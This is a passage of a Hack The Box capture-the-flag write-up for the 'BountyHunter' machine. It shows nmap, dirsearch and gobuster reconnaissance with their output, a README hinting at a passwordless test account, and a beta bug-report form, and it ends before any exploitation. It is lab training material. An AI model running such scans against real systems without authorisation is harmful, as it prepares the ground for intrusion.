
HTB Machine : BountyHunter(Linux)

Tools used : dirsearch, Burp Suite and CyberChef



BountyHunter

EASY

ONLINE

PERSONAL INSTANCE

10.129.180.152


IP ADDRESS

1.Perform nmap scan to find any open ports.

Command : nmap -sC -sV -p 1-1000 <ip>


It shows that only two ports are opened which are port 22(ssh) and port 80(http)

The version for the port 22(ssh) is OpenSSH 8.2p1 Ubuntu 4ubuntu0.2. There is an exploit for this OpenSSH but I found out that it is not useful for this machine. It might be because I do not know how to use them.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p 1-1000 10.129.180.152
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 11:27 EDT
Nmap scan report for 10.129.180.152
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Bounty Hunters
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.14 seconds
```

Go to the port 80 (http://***IPaddress***). It shows a website titled Bounty Hunter. This website seems to be a bug tracking system as it stated at the bottom of the website.



THE B TEAM

Bounty Hunters - Security Researchers - Can use Burp

ABOUT US

We are a team of bug bounty hunters looking for clients. Please contact us if you are interested in hiring us.

We have found and published numerous exploits. One of our members even knows buffer overflows!

CONTACT US

LOCATION


1019 Skytrain Way
Vancouver, BC V4A1E4

AROUND THE WEB

COMING SOON

Bug bounty tracking system.

The website already gave a hint to use Burp Suite. So I will try it later but first let's search for the web directories using dirsearch.




THE B TEAM

Bounty Hunters - Security Researchers - Can use Burp

2.Directories search


Command : dirsearch -u <ip>

I managed to find a few directories of the website. The one in the red box is the directories that I may find something interesting.



```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u 10.129.180.152

  _|. _ _  _  _  _ _|_    v0.4.1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877

Output File: /home/kali/.dirsearch/reports/10.129.180.152/_21-07-27_11-30-07.txt

Error Log: /home/kali/.dirsearch/logs/errors-21-07-27_11-30-07.log

Target: http://10.129.180.152/

[11:30:07] Starting:
[11:30:09] 301 -  313B  - /js  →  http://10.129.180.152/js/
[11:30:16] 403 -  279B  - /.ht_wsr.txt
[11:30:16] 403 -  279B  - /.htaccess.orig
[11:30:16] 403 -  279B  - /.htaccess.sample
[11:30:16] 403 -  279B  - /.htaccess.bak1
[11:30:16] 403 -  279B  - /.htaccess.save
[11:30:16] 403 -  279B  - /.htaccess_extra
[11:30:16] 403 -  279B  - /.htaccess_orig
[11:30:16] 403 -  279B  - /.htaccessBAK
[11:30:16] 403 -  279B  - /.htaccess_sc
[11:30:16] 403 -  279B  - /.htaccessOLD
[11:30:16] 403 -  279B  - /.htaccessOLD2
[11:30:16] 403 -  279B  - /.htm
[11:30:16] 403 -  279B  - /.html
[11:30:16] 403 -  279B  - /.htpasswd_test
[11:30:16] 403 -  279B  - /.htpasswds
[11:30:16] 403 -  279B  - /.httr-oauth
[11:30:18] 403 -  279B  - /.php
[11:30:43] 301 -  317B  - /assets  →  http://10.129.180.152/assets/
[11:30:43] 403 -  279B  - /assets/
[11:30:51] 301 -  314B  - /css  →  http://10.129.180.152/css/
[11:30:51] 200 -    0B  - /db.php
[11:30:59] 200 -   25KB - /index.php
[11:31:00] 200 -   25KB - /index.php/login/
[11:31:01] 403 -  279B  - /js/
[11:31:15] 301 -  320B  - /resources  →  http://10.129.180.152/resources/
[11:31:15] 200 -    3KB - /resources/
[11:31:16] 403 -  279B  - /server-status
[11:31:16] 403 -  279B  - /server-status/

Task Completed
```

I dont have permission access on the assets directory.




10.129.180.152/assets/

Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at 10.129.180.152 Port 80

I go to the resources directory and it shows a few other directories.




10.129.180.152/resources/

Index of /resources

Name	Last modified	Size	Description
Parent Directory		-	
README.txt	2021-04-06 00:01	210	
all.js	2021-04-05 17:37	1.1M	
bootstrap.bundle.min.js	2021-04-05 17:41	82K	
bootstrap_login.min.js	2021-04-05 17:08	48K	
bountylog.js	2021-06-15 15:47	594	
jquery.easing.min.js	2020-05-04 09:11	2.5K	
jquery.min.js	2020-05-04 16:01	87K	
jquery_login.min.js	2021-04-05 17:09	85K	
lato.css	2021-04-05 17:39	2.6K	
monsterat.css	2021-04-05 17:39	3.2K	

Apache/2.4.41 (Ubuntu) Server at 10.129.180.152 Port 80

I read the READMe.txt and it shows a few task that needed to be done but some of them are not completed yet. One of them are to *Disable 'test' account on portal and switch to hashed password. Disable nopass.* I understand that I may find something if I go to the portal site.




```
Tasks:

[ ] Disable 'test' account on portal and switch to hashed password. Disable nopass.
[X] Write tracker submit script
[ ] Connect tracker submit script to the database
[X] Fix developer group permissions
```

I run gobuster to find the portal site directories.


Command : gobuster dir -u <ip> -w <Wordlists> -x <extension>

I managed to find portal.php




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 10.129.138.225 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .php,.html,.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.138.225
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
2021/07/29 23:38:13 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 25169]
/resources            (Status: 301) [Size: 320] [--> http://10.129.138.225/resources/]
/assets               (Status: 301) [Size: 317] [--> http://10.129.138.225/assets/]
/portal.php           (Status: 200) [Size: 125]
/css                  (Status: 301) [Size: 314] [--> http://10.129.138.225/css/]
/db.php               (Status: 200) [Size: 0]
/js                   (Status: 301) [Size: 313] [--> http://10.129.138.225/js/]
Progress: 7060 / 882244 (0.80%)
```

The portal.php displays that the portal site is under development. So I click the *here* hyperlink.




Portal under development. Go here to test the bounty tracker.

It brings me to *log_submit.php* where I can submit something on the beta version for the Bounty Report System



Bounty Report System - Beta

I remembered that the web interface displays that I can use Burp. So let use it here. I entered some random gibberish on the fillbox.



Bounty Report System - Beta

asas
dasd
dasd
asdads


If DB were ready, would have added:

Title:	asas
CWE:	dasd
Score:	dasd
Reward:	asdads

3.Run BurpSuite

